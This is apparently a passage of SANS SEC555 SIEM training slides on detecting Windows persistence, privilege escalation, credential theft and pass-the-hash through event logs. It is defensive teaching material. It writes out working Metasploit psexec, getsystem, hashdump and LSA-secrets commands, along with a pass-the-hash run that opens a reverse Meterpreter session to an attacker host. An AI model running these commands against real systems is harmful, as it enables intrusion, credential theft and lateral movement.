If that was not awesome enough, monitoring service creation could also catch common methods of privilege escalation. After successfully gaining access to privilege, escalation is often used to go from a standard account to an elevated account or LOCAL SYSTEM. The bottom event represents an adversary escalating privileges to LOCAL SYSTEM by taking advantage of how Windows handles named pipes[2]. Again, the service name created to perform this task uses a random name.

Service Name: **tskuqc**

The attacker steps to do this are simple. Assuming you have credentials of a box with the IP address of 10.5.55.7 and have Metasploit installed, all you would need to do is found on the next page.

```
msfconsole
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.5.55.7
msf exploit(psexec) > set SMBUser administrator
msf exploit(psexec) > set SMBPass passwordgoeshere
msf exploit(psexec) > set SMBDomain domaingoeshere                    #
This is optional (not needed for local account abuse)
msf exploit(psexec) > exploit
```


If it is successful, you will be greeted with a meterpreter session. At this point, the first service creation event would be generated on the victim system (with a new random name). Then, to perform privilege escalation, run the command below.

```
meterpreter > getsystem
```

If it uses the named pipe impersonation method, then the second service creation event would be created on the victim system.

[1] https://www.metasploit.com/, https://sec555.com/5j

[2] https://docs.microsoft.com/en-us/windows/win32/ipc/named-pipes, https://sec555.com/73



New Scheduled Tasks

Persistence is also common using scheduled tasks

- Event ID 4698 (A scheduled task was created)

Most common forms of persistence:

- Service creation
- Scheduled Task
- Registry HKLM or HKCU Run keys

```
hostname: LoggerWin7x86 message: A scheduled task was created.
-2309030042-1049214253-1001 Account Name: jhenderson Account Dom
k Information: Task Name: \ipconfigtest Task Content: <?xml vers
```

SANS DFIR statement -->

- FOR526 Memory Forensics

Malware Can Hide, But It Must Run[1]

SANS

SEC555 | SIEM with Tactical Analytics 107

New Scheduled Tasks

Persistence, or maintaining access to a victim system, is typically accomplished using services, scheduled tasks, or registry keys. A common saying within SANS is "Malware can hide, but it must run." This is an absolute truth and a key area for defenders to hone in on. Attackers often want to maintain access to a system, even through reboots. This means it must be set to run on a system, thus, creating an opportunity for detection.

Monitoring service creation events would detect persistence via services. Next is to monitor scheduled task creations. For this to work, an auditing policy must be set for audit object access rules. This needs to be enabled to log scheduled task creation events. This will then allow the logging of event ID 4698 when a new scheduled task is created.

Below is an example scheduled task event. Notice it is highly detailed and provides lots of information about how the scheduled task is configured.

Note: Link imbedded below is for reference and may not work

```
A scheduled task was created.

Subject:
            Security ID:                        S-1-5-21-403184481-
2309030042-1049214253-1001
            Account Name:                       jhenderson
            Account Domain:                     LoggerWin7x86
            Logon ID:                           0x4337e
```

```
Task Information:
            Task Name:                \ipconfigtest
            Task Content:                          <?xml version="1.0"
encoding="UTF-16"?>
<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2017-01-18T10:07:31.5556202</Date>
    <Author>LoggerWin7x86\jhenderson</Author>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger>
      <StartBoundary>2017-01-18T10:07:25.4404095</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>LeastPrivilege</RunLevel>
      <UserId>LoggerWin7x86\jhenderson</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\System32\ipconfig.exe</Command>
    </Exec>
  </Actions>
</Task>
```

References:

https://www.sans.org/blog/sans-dfir-windows-memory-forensics-training-for526-malware-can-hide-but-it-must-run/

https://sec555.com/74

Registry Auditing: Tactical Edition


Auditing logs can/should be used tactically

- Event ID 4657 (A registry value was modified)

When used improperly, generates tons of logs...

- Tactical use is minimal

Useful for monitoring HKLM/HKCU run keys



```
A registry value was modified.

Subject:
        Security ID:            S-1-5-21-403184440-2309039142-1049214253-1001
        Account Name:           jhenderson
        Account Domain:         LoggerWin7x86
        Logon ID:               0x4337a

Object:
        Object Name:            \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVers
ion\Run
        Object Value Name:      Ownage
        Handle ID:              0x34
        Operation Type:         New registry value created

Process Information:
        Process ID:             0x3c4
        Process Name:           C:\Windows\System32\reg.exe

Change Information:
        Old Value Type:         -
        Old Value:              -
        New Value Type:         REG_SZ
        New Value:              "C:\complete\ownage\here.bat"
```

SANS SEC555 | SIEM with Tactical Analytics 114


Registry Auditing: Tactical Edition

Another common and possibly the most frequently employed mechanism for maintaining persistence is the user of specific registry keys. Of these, the HKLM, or HKEY_LOCAL_MACHINE, and HKCU, or HKEY_CURRENT_USER, run keys are the most common. These control what executables are launched at system startup or user login.

Again, for this to work, an audit policy must be set to audit object access. If using the advanced audit policy, this requires enabling the Audit Registry policy. Enabling this does not cause all registry key access to be logged. Instead, it allows setting audit ACLs per registry object.

While there are multiple registry keys that can be used for persistence, these are the two most common that auditing should be enabled on:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Credential Theft

Credential theft can be fairly easy for attackers

- The initial system can be used to pivot laterally and collect/reuse credentials

Common methods:

- Accessing LSA Secrets (service account passwords)
- Other saved passwords
- Password hash (Pass-the-Hash)

Credential theft typically does not log, but use does


SANS | SEC555 | SIEM with Tactical Analytics 111

Credential Theft

Outside automated worm activity, credential theft is used in almost every major compromise. While everyone likes to think of hacking as exploit after exploit, the reality is only one, if that is needed. Once a foothold is made on a network, credentials are typically stolen and used to move from one box to the next. This is surprisingly easy to do.

On Windows, there are multiple ways to steal credentials. If service accounts are being used, the password for them is stored in a special registry key called LSA secrets (HKEY_LOCAL_MACHINE\Security\Policy\Secrets). While there is a level of encryption/decryption involved, many hacking tools or even PowerShell scripts exist to pull these passwords out. Similar methods exist to pull other saved passwords such as those saved for scheduled tasks, Internet Explorer stored passwords, etc. But the icing on the cake is that cleartext username and passwords are not necessarily needed.

One of the most devastating forms of credential theft is pass-the-hash. This involves dumping the password hashes of a Windows box and simply using the password hash to log in to another box. The password does not need to be known for this to work.



Credential Theft Examples

Hash dump->

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32c4
72a3b02ce489b1139e93c23903ef:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
e931b73c59d7e0c089c0:::
hacker:1001:aad3b435b51404eeaad3b435b51404ee:0cb6948805
f797bf2a82807973b89537:::
```

Saved Cred

Network Password Recovery

User	Password
LOGGERWIN7X86\Tasks	UltraS3cretPassword123

LSA Secrets ->

```
meterpreter > run post/windows/gather/lsa_secrets
[+] Key: _SC_SEC555
 Username: .\service_account
 Decrypted Value: SuperSecretPassword123
```

Credential Theft Examples

This slide demonstrates three common methods of stealing credentials. The hash dump is probably the most common. It involves compromising a box and dumping the password hashes. In this case, Metasploit Meterpreter[1] was used to perform the hashdump. The breakdown of the hashdump is below.


```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32c472a3b02ce489b1139e93
c23903ef:::
```

1. Administrator is the username
2. 500 is the RID or relative identifier (The local administrator account, if renamed, will always have a RID of 500)
3. aad3b435b51404eeaad3b435b51404ee is the LM Hash
4. 32c472a3b02ce489b1139e93c23903ef is the NT Hash

The saved credential attack utilized NirSoft Network Password Recovery to pull the username and password used for a scheduled task. In this case, the scheduled task had a username of Tasks and a password of UltraSecretPassword123. Note the length of the password does not affect this kind of attack.

The last example in this slide utilized Meterpreter to access the LSA secrets. It automatically decrypts the registry entries and outputs them to the screen. In this case, the user called service_account had a password of SuperSecretPassword123. Again, the length of the password is not affected by this type of attack.

References:
https://www.offensive-security.com/metasploit-unleashed/about-meterpreter, https://sec555.com/5i
http://www.nirsoft.net/utils/network_password_recovery.html, https://sec555.com/6i




Pass-the-Hash (PTH)

Passwords do not need to be known to be used

- PTH uses password hashes to log in to other systems
- Sounds evil... but is how legitimate logins work

Username and hash is used to log in to network resources



aad3b435b51404eeaad3b435b51404ee:32c472a3b02ce489b1139e93c23903ef

SANS


SEC555 | SIEM with Tactical Analytics 113

Pass-the-Hash (PTH)

Pass-the-hash is one of the most dangerous attacks if pulled off successfully. For example, if you are running a lot of Windows 7 boxes and have the local administrator account enabled with the same password on each box, then compromise of a single box can create a domino effect. The first box gets compromised, and then the hash of the administrator account can be used to compromise all the other boxes immediately. This is why newer operating systems attempt to disable the local administrator account by default.

The picture in this slide represents how pass-the-hash works. In this case, the attacker passes the username plus the LM/NT hash combination to the target victim. If the victim system's administrator hash is a match, then the login is successful.

Microsoft has attempted to make pass-the-hash less effective by disabling its use for local accounts. However, this does not apply to RID 500 (administrator account). If you need a local administrator account, the recommendation is to disable the built-in administrator account and create a new one.




Pass-the-Hash Example

```
msf exploit(psexec) > set RHOST 10.0.0.104
RHOST => 10.0.0.104
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:32c472a
3b02ce489b1139e93c23903ef
SMBPass => aad3b435b51404eeaad3b435b51404ee:32c472a3b02ce489b1139e93c23903
ef
msf exploit(psexec) >
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 10.0.0.102:4444
[*] 10.0.0.104:445 - Connecting to the server...
[*] 10.0.0.104:445 - Authenticating to 10.0.0.104:445 as user 'Administrat
or'...
[*] 10.0.0.104:445 - Selecting PowerShell target
[*] 10.0.0.104:445 - Executing the payload...
[+] 10.0.0.104:445 - Service start timed out, OK if running a command or n
on-service executable...
[*] Sending stage (957999 bytes) to 10.0.0.104
[*] Meterpreter session 7 opened (10.0.0.102:4444 -> 10.0.0.104:49177) at
2017-01-18 08:27:45 -0600

meterpreter >
```

SEC555 | SIEM with Tactical Analytics 114

Pass-the-Hash Example

This slide represents successfully compromising another system with Metasploit using pass-the-hash. Pass-the-hash is performed with the psexec module in Metasploit.



Successful Login

Successful login result

- Event ID 4624

PTH often uses local administrator account

- The domain is set to local computer name

And again, we see attack tool using randomness

